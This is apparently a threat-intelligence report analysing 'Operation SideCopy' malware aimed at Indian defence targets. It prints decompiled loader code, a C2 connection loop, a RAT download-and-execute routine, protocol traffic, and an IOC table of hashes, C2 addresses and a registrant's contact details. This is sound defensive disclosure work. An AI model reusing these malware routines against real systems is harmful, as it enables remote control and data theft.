SHA256	FB761A2DA4841F8739D33A682C5F2F39A033C7BA16430CE5785F7D51AB5D1537

Module 'DUser.dll' is embedded as the 1st object into Stage-2 HTA file. The file gets dropped into "C:\ProgramData\Adobe\DUser.dll". It has only 1 export function i.e. "cfileexists".

As the names suggsts, its only function is to check for the presence of a file at "%temp%\MicroSoft\winms.exe" (2nd object dropped from Stage-2 HTA file) and execute it.

If not found, then it checks for "strcat.txt" at the same location. If it exists, then read the content of "strcat.txt" and write the content into a file named "winms.exe" as shown in below fig.

```
v4 = GetTempPathA(0x104u, &Buffer);
v4 = GetTempPathA(0x104u, &v2);
ss_str_cat(&Buffer, 260, "MicroSoft");
ss_str_cat(&v2, 260, "MicroSoft");
ss_str_cat(&v2, 260, "\\strcat.txt");
ss_str_cat(&Buffer, 260, "\\winms.exe");
result = cfileexists(&Buffer);
if ( !result )
{
  v9 = j__fopen(&v2, "rb");
  if ( v9 )
  {
    v8 = j__fopen(&Buffer, "wb");
    while ( !j__feof(v9) )
    {
      v7 = j__fread(&v1, 1u, dword_10111000, v9);
      v6 += v7;
      sub_10050011("n = %d\n", v7);
      j__fwrite(&v1, 1u, v7, v8);
    }
    sub_10050011("%d bytes read from library.\n", v6);
  }
  else
  {
    sub_10050011("fail\n");
  }
  j__fclose(v9);
  result = j__fclose(v8);
}
```

It will then launch the RAT module “winms.exe”.

```
struct _PROCESS_INFORMATION ProcessInformation; // [esp+1E8h] [ebp-64h]
struct _STARTUPINFOA StartupInfo; // [esp+200h] [ebp-4Ch]

j__memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
j__memset(&ProcessInformation, 0, 0x10u);
result = GetTempPathA(0x104u, &Buffer);
v3 = result;

if ( result <= 0x104 && v3 )
{                                       // lpcommandline:%temp%\MicroSoft\winms.exe
  if ( CreateProcessA(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hProcess);
    result = CloseHandle(ProcessInformation.hThread);
  }
  else
  {
    v2 = GetLastError();
    result = sub_10050011("CreateProcess failed (%d).\n", v2);
  }
}
return result;
```

DUser.dll	(version 2)
MD5	B29E7FAC2D84DA758473F3B5E81F3265
SHA256	92E9CEEDF28C99F90F8892AEC9D2FA413FF0F4F17C5B0316D05871E95993C3FA

In a few instances, we saw a completely different version of DUser.dll module. This DLL had an export named as "DllMain". An interesting PDB string was observed in this file.

"F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb"

As per the PDB path, DUser was developed in the folder "CyberLink\Latest Source\Multithread Protocol Architecture". At this stage, we are not aware of any similar tool.

This Duser.dll will initiate the connection over this IP address '173.212.224.110' over TCP port '6102'. This IP address & port can be found out in file as it is mentioned in cleartext.

Once successfully connected, it will try to delete a BAT file from Program Data as can be seen in below image and then proceed for performing various operations based on the command received from C2C.

```
GetModuleFileNameA(0, &Filename, 0x104u);
if ( !sub_1000D130(&Filename) )
{
  sub_100049E0(&v5, &dword_100619B8);
  Initiate_Connection_C2C(&v11, (int)&savedregs, v3, v5, v6, v7, v8, v9, v10);
  if ( fdwReason == 1 )
  {
    while ( byte_1006399C )
      Sleep(15000u);
    while ( 1 )
    {
      DeleteFileA("C:\\ProgramData\\MicrosoftSDK\\regadd.bat");
      s = socket(2, 1, 0);
      if ( !connect(s, &name, 16) || (*(_WORD *)name.sa_data = htons(port_443), !connect(s, &name, 16)) )
      {
        byte_1006399C = 1;
        c2c_Communication_Module();
      }
      *(_WORD *)name.sa_data = htons(port_6102);
      Sleep(15000u);
    }
  }
  sub_10004030(&v12);
```

The commands are numbers from 0 to 15, so it compares each time when it receives the command from C2.

```
push    0                   ; flags
mov     eax, 4
sub     eax, esi
push    eax                 ; len
lea     eax, [ebp+cmd_received_frm_c2c]
add     eax, esi
push    eax                 ; buf
push    dword ptr [edi+2198h] ; s
call    ebx ; recv
test    eax, eax
jz      short loc_10003D1E
cmp     eax, 0FFFFFFFFh
jz      short loc_10003D1E
add     esi, eax
cmp     esi, 4
jl      short loc_10003CE0
push    [ebp+cmd_received_frm_c2c] ; netlong
call    ds:ntohl
push    eax
mov     [ebp+cmd_received_frm_c2c], eax
call    perfm_oper_based_on_cmd_c2c
test    al, al
jnz     short loc_10003CD0
```

Based on the commands, it fetches the index value and redirects to specific function/module to perform the desired operation as shown in below figs.

```
.text:100025AE 8B 45 08                                    mov     eax, [ebp+cmd_received_frm_c2c]
.text:100025B1 C7 85 64 F9 FF FF 00 00 00 00               mov     [ebp+netlong], 0
.text:100025BB 8B 3D 98 39 06 10                           mov     edi, dword_10063998
.text:100025C1 83 F8 0E                                    cmp     eax, 0Eh
.text:100025C4 0F 87 7F 13 00 00                           ja      loc_10003949    ; jumptable 100025D1 default case
.text:100025CA 0F B6 80 BC 39 00 10                        movzx   eax, ds:Index_c2c_command[eax]
.text:100025D1 FF 24 85 A0 39 00 10                        jmp     ds:off_100039A0[eax*4] ; switch jump
.text:100025D8                              ; ---------------------------------------------------------------------------
.text:100025D8
.text:100025D8                              Collect_Info_N_Send_To_C2C:             ; CODE XREF: perfm_oper_based_on_cmd_c2c+51↑j
.text:100025D8                                                                      ; DATA XREF: .text:off_100039A0↓o
.text:100025D8 6A 07                                       push    7               ; jumptable 100025D1 case 12
.text:100025DA 68 C8 A7 05 10                              push    offset aUnknown ; "Unknown"
.text:100025DF 8D 8D 84 F9 FF FF                           lea     ecx, [ebp+var_67C] ; void *
.text:100025E5 C7 85 94 F9 FF FF 00 00 00 00               mov     [ebp+var_66C], 0
.text:100025EF C7 85 98 F9 FF FF 0F 00 00 00               mov     [ebp+var_668], 0Fh
.text:100025F9 C6 85 84 F9 FF FF 00                        mov     byte ptr [ebp+var_67C], 0
.text:10002600 E8 7B 3D 00 00                              call    sub_10006380
.text:10002605 8D 85 E4 FB FF FF                           lea     eax, [ebp+Buffer]
.text:1000260B C7 45 FC 00 00 00 00                        mov     [ebp+var_4], 0
.text:10002612 50                                          push    eax             ; lpBuffer
.text:10002613 68 04 01 00 00                              push    104h            ; nBufferLength
.text:10002618 FF 15 54 C0 04 10                           call    ds:GetTempPathW
```

```
text:100039BC 00 01 06 06 06 06 06 06 06 06+Index_c2c_command db      0,     1,     6,     6
text:100039BC 06 02 03 04 05                                                    ; DATA XREF: perfm_oper_based_on_cmd_c2c+4A↑r
text:100039BC                                          db      6,     6,     6,     6 ; indirect table for switch statement
text:100039BC                                          db      6,     6,     6,     2
text:100039BC                                          db      3,     4,     5
text:100039CB CC CC CC CC CC                           align 10h
text:100039D0
```

For example if C2 sends 0, then it collects the Computer Name, Username, OS version etc. and sends it back to C2.

```
    00000000  00 00 00 00                                              ....
00000000  00 00 00 00                                              ....
00000004  00 00 00 2a 54 45 53 54  45 52 2d 50 43 5f 74 65   ...*TEST ER-PC_te
00000014  73 74 65 72 7c 36 2e 31  2e 37 36 30 31 2e 31 37   ster|6.1 .7601.17
00000024  35 31 34 7c 55 6e 6b 6e  6f 77 6e 7c 30 30 00 00   514|Unkn own|00..
00000034  00 02                                              ..
```


Backdoor modules:

winms.exe (dropped in Infection Chain - version 1)	
MD5	AF0DD0070C02E15064496853BEFFA331
SHA256	8C6AFF2224FDD54615EF99D32A6134C961B6D7D576B6FF94F6B228EB8AF855AF

This is a RAT tool and has very high resemblance with code found on below GitHub link.

https://github.com/Grampinha/AllaKore_Remote/blob/master/Source/Client/Form_Main.pas

Allakore_Remote is an opensource software written in Delphi.



The communication happens via 173.249.50.230 over TCP Port 3245.

```
<|MAINSOCKET|>MDgtMDAtMjctQTgtNzEtQkQ=<|ID|>786-037-085<|>2053<|END|><|PING|><|PONG|><|SETPING|>256<|END|><|PING|><|PONG|
><|SETPING|>156<|END|><|PING|><|PONG|><|SETPING|>141<|END|><|PING|><|PONG|><|SETPING|>156<|END|><|PING|><|PONG|><|SETPING|
>156<|END|><|PING|><|PONG|><|SETPING|>156<|END|><|ACCESSING|><|REDIRECT|><|RESOLUTION|>1360<|>674<|END|><|CLIPBOARD|
>https://demo.smart-hospital.in/uploads/staff_documents/19/Req-Data/filedelivery.txt<|END|><|PING|><|PONG|><|SETPING|>157<|
END|><|GETFOLDERS|>C:\<|END|><|REDIRECT|><|FOLDERLIST|>$Recycle.Bin
Documents and Settings
MSOCache
```

It uses the same protocol as Allakore_Remote. The data exfiltration through the network packets and their structure resembles with the implementation of the GitHub source code.

```
// Ping
        if (Pos('<|PING|>', s) > 0) then
        begin
          Socket.SendText('<|PONG|>');
        end;
```

```
Timeout := 0;

Timeout_Timer.Enabled := true;

Socket.SendText('<|MAINSOCKET|>');

Thread_Connection_Main := TThread_Connection_Main.Create(Socket);
Thread_Connection_Main.Resume;
```

sihostt.exe	
MD5	B065FB5E013D4393544E29B4D596C932
SHA256	A8D8A56CDA7E29DD64CF28B2BDAD19E8DCBF78E5900CF9CA53F952E9FD2452EB

In a few attack chains, we saw a DotNET based RAT being dropped in the startup folder by mshta process. This previously unseen RAT is used to perform multiple malicious tasks like:

- Download and execute files
- Upload files
- Run process
- Delete files
- Rename files
- Create directory
- List directory
- Get process info
- Kill process
- Copy clipboard data
- Set clipboard data
- Screen capture
- ShellExecute command
- Exit process

Below figure shows the code start function. This function creates a new object of the class core with two parameters as remote IP and encryption key.




Image 8: Main function

Similar to other modules, even this module is not obfuscated. Every function has meaningful names and readable code.




Image 9: code to upload data to a remote server

```
145                 };
146             }
147             int num2;
148             if (<PrivateImplementationDetails>{C8284DDD-6562-4DB6-BD29-ACAAB0AA7FB1}.$
                  $method0x6000010-1.TryGetValue(text2, out num2))
149             {
150                 switch (num2)
151                 {
152                 case 0:
153                     try
154                     {
155                         string text3 = Environment.GetFolderPath
                        (Environment.SpecialFolder.ApplicationData) + "\\" + array2[1].Substring
                        (array2[1].LastIndexOf("/") + 1);
156                         File.Delete(text3);
157                         webClient.DownloadFile(array2[1], text3);
158                         Process.Start(text3);
159                         goto IL_88D;
160                     }
161                     catch
162                     {
163                         text = "RF" + array2[0];
164                         goto IL_88D;
165                     }
166                     break;
167                 case 1:
168                     break;
169                 case 2:
```

Image 10: Code to download and execute the file.

PDB Paths:

Interesting PDB paths were seen in files that we have observed in past one year.

D:\C\Proj\DUser\Debug\x86\hello-world.pdb

D:\C\Proj\preBotHta_new\preBotHta\obj\Debug\preBotHta.pdb

D:\Pkgs\Project\1-Stagers\5-DUser\Debug\x86\hello-world.pdb

D:\Pkgs\Project\5-DUser\Debug\x86\hello-world.pdb

D:\Pkgs\Project\Cyrus_HTA1+HTTP_HTA2+VNext_HTA3\hta\obj\Debug\hta.pdb

E:\OpenRATs\NigthFury\NightFury HTA upload\preBotHta\obj\Debug\preBotHta.pdb

F:\Packers\CoreDll\DUser\Release\x86\hello-world.pdb

F:\Packers\CoreDll\preBotHta\preBotHta\obj\Release\preBotHta.pdb

F:\Packers\CyberLink\Latest Source\Exploit Dropper\Update or Install\Dropper\Release\Update-Install.pdb

F:\Packers\CyberLink\Latest Source\Exploit Dropper\Update or Install\Dropper\x64\Release\Update-Install.pdb

F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb

E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb

G:\AT\Pkgs\Pkgs\Project\3-hta(hta1)_new_path\hta\obj\Debug\hta.pdb

D:\Pkgs\Project\Standalone_HTA_With_Startup_Path\Project\preBotHta\obj\Debug\preBotHta.pdb

By looking at changes in codes across different versions and changes in PDB paths, we can conclude that this malware is constantly under development. Attackers are updating codes after a reconnaissance of victim environment.

We believe, this group is using a commercial tool to install the backdoor.

However, we do not have any intel on the same. If you have some knowledge about any of the above tools, we will be very interested in knowing about it.

Attribution

We constantly work towards profiling attacks of multiple APT actors. Looking at the basic flow of the tools, techniques, and procedure (TTPs) in this attack, it simply points towards SideWinder APT group.

All the names for modules like 'preBotHta.dll', 'DUser.dll' were similar to some of the Sidewinder attacks. Credwiz.exe was used for side-loading 'DUser.dll' and entire infection flow was similar. Few of researchers on Twitter and some Chinese organization blogs were also seen attributing this attack to Sidewinder without many details.

SideWinder is an APT group allegedly to work for Indian interest. But this attack was targeting Indian defence organizations and armed forces veterans. So, it makes no sense on this attribution. Lastly, we found just one good blog that considered this attack to be a "Copy cat of APT Sidewinder".

Hence, not related to the Sidewinder APT group:

1] Sidewinder uses dotNET compiled 'DUser.dll' backdoors. But all 'DUser.dll' files in this operation were compiled in Delphi/VC++.

File Description	File Info
Duser.dll	Microsoft Visual C++ 8.0 (Debug)
Duser.dll	Microsoft Visual C++ 8.0 (Debug)
Duser.dll	Borland Delphi 3.0
Duser.dll	Borland Delphi 3.0
Duser.dll	Borland Delphi 3.0
%PROGRAMDATA%\git\duser.dll	Borland Delphi 3.0
%ALLUSERSPROFILE%\microsoftsdk\duser.dll	Borland Delphi 3.0
%PROGRAMDATA%\dsk\duser.dll	Borland Delphi 3.0
Duser.dll	Microsoft Visual C++ 8.0 (Debug)

2] Naming convention of domains and C2 was not similar to Sidewinder which uses names similar to 'cdn' in large volumes.

3] All initial modules are open-source, and some are commercial tools. Sidewinder does not heavily rely on open-source tools.

4] 'perBotHta.dll' code was completely different from what was seen with Sidewinder files.

5] Sidewinder was never seen targeting India.

This was the reason; we were convinced that this actor is copying Sidewinder TTPs just to mislead the community. So, we named this as 'Operation SideCopy'.

Understanding who is behind an attack is usually a priority when the attack is on critical organizations. So, it was a crucial component of our investigation. Now, to hunt the real actor behind this operation, we started looking towards older samples, file meta, code, Domains, IP infrastructure.

These are all the Command and Control server IP and domains that we saw being used in this operation:

144[.]91[.]91[.]236 144[.]91[.]65[.]100 164[.]68[.]108[.]22 173[.]249[.]50[.]230 173[.]212[.]224[.]110 167[.]86[.]116[.]39	vmi312537[.]contaboserver[.]net vmi296708[.]contaboserver[.]net newsindia[.]ddns[.]net mfahost[.]ddns[.]net vmi314646[.]contaboserver[.]net vmi192147[.]contaboserver[.]net vmi268056[.]contaboserver[.]net

Almost all C2 belongs to Contabo GmbH, a hosting provider that seems to be currently favoured by Pakistan based threat actors. Many Crimson RAT, another tool of Transparent tribe group, connect to Contabo GmbH.

Also, in one of the reports by amnesty, transparent tribe actors RAT were found using computer name 'VMI70913' and the same sample connected to C2 with a domain name of 'vmi70913.contabo.host' by the hosting company Contabo GmbH.




Image 11: Computer name in one of the Crimson RAT samples

These server names are very similar to C2 domains found in the operation.
One of the domain, that hosted HTA was interesting: "hxxps://drivetoshare[.]com"
It was registered to:

Name	Muhammad Talha
Organization	web designing
Address	Shop No 36/ B 2nd Floor Dubai Plaza Murree Road
City	Rawalpindi
State / Province	Punjab
Postal Code	46000
Country	PK
Phone	+92.3316133447
Email	kingsmanfisher@gmail.com

We found few other domains that were recently registered to email ID 'kingsmanfisher@gmail.com':

(Domain)	(Registration)	(Expiry)
drivetoshare.com	2020-08-07	2021-08-06
updatedportal.com	2020-08-07	2021-08-06
socialistfourm.com	2020-03-13	2021-03-12
mailfourms.com	2020-03-02	2021-03-01

A recent report on Transparent tribe showed this group to be using a similar naming convention to host a variety of malware.

hxxp://sharingmymedia[.]com/files/Criteria-of-Army-Officers.doc
hxxp://sharingmymedia[.]com/files/7All-Selected-list.xls
hxxp://sharemydrives[.]com/files/Laptop/wifeexchange.exe
hxxp://sharemydrives[.]com/files/Mobile/Desi-Porn.apk

Lastly, all samples found yet, have been targeted to defence organizations in India, which is a usual target for Transparent Tribe group.

Thus, we suspect that the actor behind this operation is a sub-division under (or part of) Transparent-Tribe APT group and are just copying TTPs of other threat actors to mislead the security community.

IOC Details:

We have mentioned the IoC details in the spreadsheet below:

	MD5 SHA256	File Description	File Info	PDB Strings	IP	Domains
#2019 #2020 - version 1	A7C9018A5041F2D839F0EC2AB7657DCF C4A75A64F19BD594B4BB283452D0A98B6E6E86566E24D820BFB7B403E72F84E2	Stage-1 HTA			139.59.55.198	
		Stage-1 HTA embedded module 'hta.dll'	Portable Executable 32 .NET Assembly	D:\Pkgs\Project\Cyrus_HTA1+HTTP_HTA2+VNext_HTA3\hta\obj\Debug\hta.pdb		
	18FB04B37C7A6106FB40C5AAFDDD8935 DD0762FC58ACB30F75B0A2A14DBEF2CCDA553EA9DDE08A180C60CD4113E1A506	Stage-2 HTA				
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	D:\C\Proj\preBotHta_new\preBotHta\obj\Debug\preBotHta.pdb		
	AC4A8D82D91286D5E0F59B85C8975DF8 FB761A2DA4841F8739D33A682C5F2F39A033C7BA16430CE5785F7D51AB5D1537	Duser.dll	Microsoft Visual C++ 8.0 (Debug)	D:\Pkgs\Project\1-Stagers\5-DUser\Debug\x86\hello-world.pdb		
	AF0DD0070C02E15064496853BEFFA331 8C6AFF2224FDD54615EF99D32A6134C961B6D7D576B6FF94F6B228EB8AF855AF	winms.exe	Borland Delphi 4.0		173.249.50.230	vmi192147[.]contaboserver[.]net:3245
	B065FB5E013D4393544E29B4D596C932 A8D8A56CDA7E29DD64CF28B2BDAD19E8DCBF78E5900CF9CA53F952E9FD2452EB	sihostt.exe	Portable Executable 32 .NET Assembly		173.212.224.110	hxxp://173[.]212[.]224[.]110/h_ttp

	MD5 SHA256	File Description	File Info	PDB Strings	IP	Domains
#2020 - version 1.1	97B96EA3EB10BD5E7F26BC7214D406B4 B0279CC1FDE7B18C0632585EA0BB48C3F3140D0A4FF4CCB3B35EAEE27C12751D	Stage-2 HTA				
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	D:\C\Proj\preBotHta_new\preBotHta\obj\Debug\preBotHta.pdb		
	15A33804C2560B1651D3B38EE7D88CED 7B722C66602E53D173163537FA66056A78E3043BFDDDCB6FC06F31F1F7F25ED8	Duser.dll	Microsoft Visual C++ 8.0 (Debug)	D:\Pkgs\Project\5-DUser\Debug\x86\hello-world.pdb		
	9B6DC22380B809099F48A0289DC38EA7 27AF16554281F3DD773E76768F13B099B41624BEC5AB0405A09C26595A49E80E	winms.exe	Borland Delphi 4.0		173.249.50.230	
#2020 - version 2	918F7248E81748D727F74BABF3EF3213 87E5AB38B3E2BB5F63FD40D97A225F9DEDB724B07038521EE4766A233F718CA2	Stage-2 HTA			139.59.55.198	
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	E:\OpenRATs\NigthFury\Night Fury HTA upload\preBotHta\obj\Debug\preBotHta.pdb		
	9F3069FC2B8DAD266B52C650CF3D730D A866800A90A404FEB4A96813C487BFD7114A5EC521516EBA8C0178FB3F08F74A	Duser.dll	Borland Delphi 3.0	E:\Packers\Cyber Link\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb		tor-relay-2[.]innonetlife[.]com:6102

	MD5 SHA256	File Description	File Info	PDB Strings	IP	Domains
#2020 - version 2.1	49CB8BB67B1F89E5184926B41E89A5B9 7EAD6660510AA9A7E58094F05A8655DF23FE680B57D51141E6E6D124C9A678D1	Stage-2 HTA				
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	E:\OpenRATs\NigthFury\Night Fury HTA upload\preBotHta\obj\Debug\preBotHta.pdb		
	B29E7FAC2D84DA758473F3B5E81F3265 92E9CEEDF28C99F90F8892AEC9D2FA413FF0F4F17C5B0316D05871E95993C3FA	Duser.dll	Borland Delphi 3.0	F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb		
#2019 - version 3	F4FD6FA576313508A0B893688CCF6970 1D09E91D72C86216F559760DA0F07ACDC0CFF8C0649C6E1782DB1F20DCC7E48F	Duser.dll	Borland Delphi 3.0	F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb	164.68.108.22:6102	vmi314646.contaboserver.net
	6E0AB86CBBF5A19C77DCC885484D1539 70E2236E467D2B453E6C412D32D0BD0AB256603E50339B644D064DE18DBCB539	wordicon.exe	Microsoft Visual C++ 8	F:\Packers\CyberLink\Latest Source\Exploit Dropper\Update or Install\Dropper\Release\Update-Install.pdb		
Older files	AA031C2D987DB4759A83C569392AA971 36C9022B8D2260B360DC9390C146636A97AA984CDF5176036CD4E444840216F8	wordicon.exe	Microsoft Visual C++ 8.0 (DLL)	F:\Packers\CyberLink\Latest Source\Exploit Dropper\Update or Install\Dropper\x64\Release\Update-Install.pdb		
	3EECA29E55C31C3904231D5B5FC6A513 0A6D33BDC0B70A45626211393D67566E1C9EBFFF020F7FF1EF23DC93EDE0C27A	%PROGRAMDATA%\git\duser.dll	Borland Delphi 3.0	F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb	144.91.91.236:6102	mfahost.ddns.net vmi312537.contaboserver.net

	MD5 SHA256	File Description	File Info	PDB Strings	IP	Domains
Older files	A325AB168BB6797EF00137241155D07C 5BC838B11EADB3FEC80A7E6BB46183B868096D8C2E499BEDD9C976F3D70D41B1	wordicon.exe	Borland Delphi 3.0	F:\Packers\Cyber Link\Latest Source\Exploit Dropper\Update or Install\Dropper\Release\Update-Install.pdb		
	60C75258F301C14D45D32D153812EA97 CB136924562C2E70A5E3039EA3CD6713F4BD980DF2795F6CDBC67D3364B5E79B	%ALLUSERSPROFILE%\microsoftsdk\duser.dll	Borland Delphi 3.0	F:\Packers\Cyber Link\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb	144.91.65.100:6102	vmi296708.contabo server.net newsindia.ddns.net
	DBDD56932730210F6556CC636AEB8A66 029FEED08A935BA7EC5186C3EA8AE7114910BA95011395F9A097BF2B069DA342	Sponsorship-Benefits.docx.lnk				
	039B29FC7316077D8ABCD1D24222F3AE C2E4F6D9C6AFD91E6F85D2BC96C6096346BBCBADD6E1BA7192A9B226B17E67D8	Stage-2 HTA				
		Stage-2 HTA embedded module 'preBotHta.dll'	Portable Executable 32 .NET Assembly	F:\Packers\CoreDll\preBotHta\preBotHta\obj\Release\preBotHta.pdb		
	76064A2131C5D866043C6160B9F79929 709D548A42500B15DB4B1711711A31A2AB227F508F60D4CDE670B2B9081CE56AF	%PROGRAMDATA%\dsk\duser.dll	Borland Delphi 3.0	F:\Packers\CoreDll\DUser\Release\x86\hello-world.pdb		
	93F6741259BC11CED45781898623F9F0 26CA6AF15FF8273733A6A386A482357256AC4373A8641E486FB646BC9C525AFA	%TEMP%\windows cleaner\ibtsiva.txt	Borland Delphi 4.0		167.86.116.39	vmi268056[.]contabo server[.]net
